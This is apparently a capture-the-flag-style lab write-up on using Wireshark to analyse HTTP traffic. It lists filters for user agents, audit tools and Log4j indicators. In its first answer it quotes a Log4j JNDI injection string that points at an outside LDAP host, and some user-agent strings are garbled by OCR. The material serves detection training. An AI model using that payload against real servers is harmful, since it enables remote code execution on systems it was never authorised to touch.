Cleartext Protocol Analysis: HTTP Write Up

HTTP Analysis

- HTTP (Hypertext Transfer Protocol) is a cleartext-based, request-response and client-server protocol.
- Standard type of network activity for request/serve webpages.
- Attack Vectors:
  a. Phishing pages
  b. Web Attacks
  c. Data Exfiltration
  d. Command and Control traffic (C2)

HTTP analysis in a nutshell:

Notes	Wireshark Filter
Global search **Note:** HTTP2 is a revision of the HTTP protocol for better performance and security. It supports binary data transfer and request&response multiplexing.	• `http` • `http2`
"HTTP **Request Methods"** for grabbing the low-hanging fruits: • GET • POST • Request: Listing all requests	• `http.request.method == "GET"` • `http.request.method == "POST"` • `http.request`

"HTTP Response Status Codes" for grabbing the low-hanging fruits: • **200 OK:** Request successful. • **301 Moved Permanently:** Resource is moved to a new URL/path (permanently). • **302 Moved Temporarily:** Resource is moved to a new URL/path (temporarily). • **400 Bad Request:** Server didn't understand the request. • **401 Unauthorised:** URL needs authorisation (login, etc.). • **403 Forbidden:** No access to the requested URL. • **404 Not Found:** Server can't find the requested URL. • **405 Method Not Allowed:** Used method is not suitable or blocked. • **408 Request Timeout:** Request look longer than server wait time. • **500 Internal Server Error:** Request not completed, unexpected error. • **503 Service Unavailable:** Request not completed server or service is down.	• `http.response.code == 200` • `http.response.code == 401` • `http.response.code == 403` • `http.response.code == 404` • `http.response.code == 405` • `http.response.code == 503`
"HTTP Parameters" for grabbing the low-hanging fruits: • **User agent:** Browser and operating system identification to a web server application.	• `http.user_agent contains "nmap"` • `http.request.uri contains "admin"` • `http.request.full_uri contains "admin"`

• **Request URI:** Points the requested resource from the server. • **Full *URI:** Complete URI information. ***URI:** Uniform Resource Identifier.	
"HTTP Parameters" for grabbing the low-hanging fruits: • **Server:** Server service name. • **Host:** Hostname of the server • **Connection:** Connection status. • **Line-based text data:** Cleartext data provided by the server. • **HTML Form URL Encoded:** Web form information.	• `http.server contains "apache"` • `http.host contains "keyword"` • `http.host == "keyword"` • `http.connection == "Keep-Alive"` • `data-text-lines contains "keyword"`

User Agent Analysis

- When analyzing network traffic in Wireshark, the user-agent field is a great resource for detecting anomalies.

Notes	Wireshark Filter
Global search.	• `http.user_agent`
Research outcomes for grabbing the low-hanging fruits: • Different user agent information from the same host in a short time notice. • Non-standard and custom user agent info. • Subtle spelling differences. **("Mozilla" is not the same as "Mozlilla" or "Mozlila")**	• `(http.user_agent contains "sqlmap") or (http.user_agent contains "Nmap") or (http.user_agent contains "Wfuzz") or (http.user_agent contains "Nikto")`

• Audit tools info like Nmap, Nikto, Wfuzz and sqlmap in the user agent field. • Payload data in the user agent field.	


Log4j Analysis

Notes	Wireshark Filters
Research outcomes for grabbing the low-hanging fruits: • The attack starts with a "POST" request • There are known cleartext patterns: "**jndi:ldap**" and "**Exploit.class**".	• `http.request.method == "POST"` • `(ip contains "jndi") or ( ip contains "Exploit")` • `(frame contains "jndi") or ( frame contains "Exploit")` • `(http.user_agent contains "$") or (http.user_agent contains "==")`

1. **Investigate the user agents. What is the number of anomalous “user-agent” types?**

   - To determine the number of user agents in the traffic, we can use the filter http.user_agent <--- this will filter out the user_agents only.

   - Next, we need to manually go through the packets to determine how many user agents there are in total.




Answer: 6

1. Mozilla/5.0 (x=X11; Ubuntu; Linux)
2. Mozilla/5.0 (WIndows; U; WIndows NT 6.4; en US)
3. Wfuzz/2.4\r\n
4. Sqlmap /1,4#stable (http://sqlmap.org)\r\n
5. Mozilla/5.0 (compatible; nmap Scripting Engine)
6. ${jndi : ldap: //45.137.21.9:1389/Basic/Command}

2. **What is the packet number with a subtle spelling difference in the user agent field?**


- This requires us to comb through the packets to identify the spelling difference.



Answer: 52

3. **Locate the "Log4j" attack starting phase. What is the packet number?**

- Attacks from adversary usually starts with a POST
- We could use the filter "http.request.method == POST", however that will most likely generate a lot of POST traffic
- Instead of using the POST filter we can use a user_agent filter such as http.user_agent contains $ or http.user_agent contains "== " <--- this is filter for traffic with user agent that contains the dollar sign "$" which signals for command injections or double equal sign "==" which are typically at the end of a based64 encoded string.




Answer: packet 444

4. **Locate the Log4j attack starting phase and decode the base64 command. What is the IP address contacted by the adversary? (Defang the IP Address)**

   - Since we already identified the starting point in question 3, we just must decode the base64 encoded characters.

   - We can use cyberchef or copy the base64 and save it as a file and use the ubuntu terminal to decode the base64 and save the file.



Answer: 62[.]210[.]130[.]250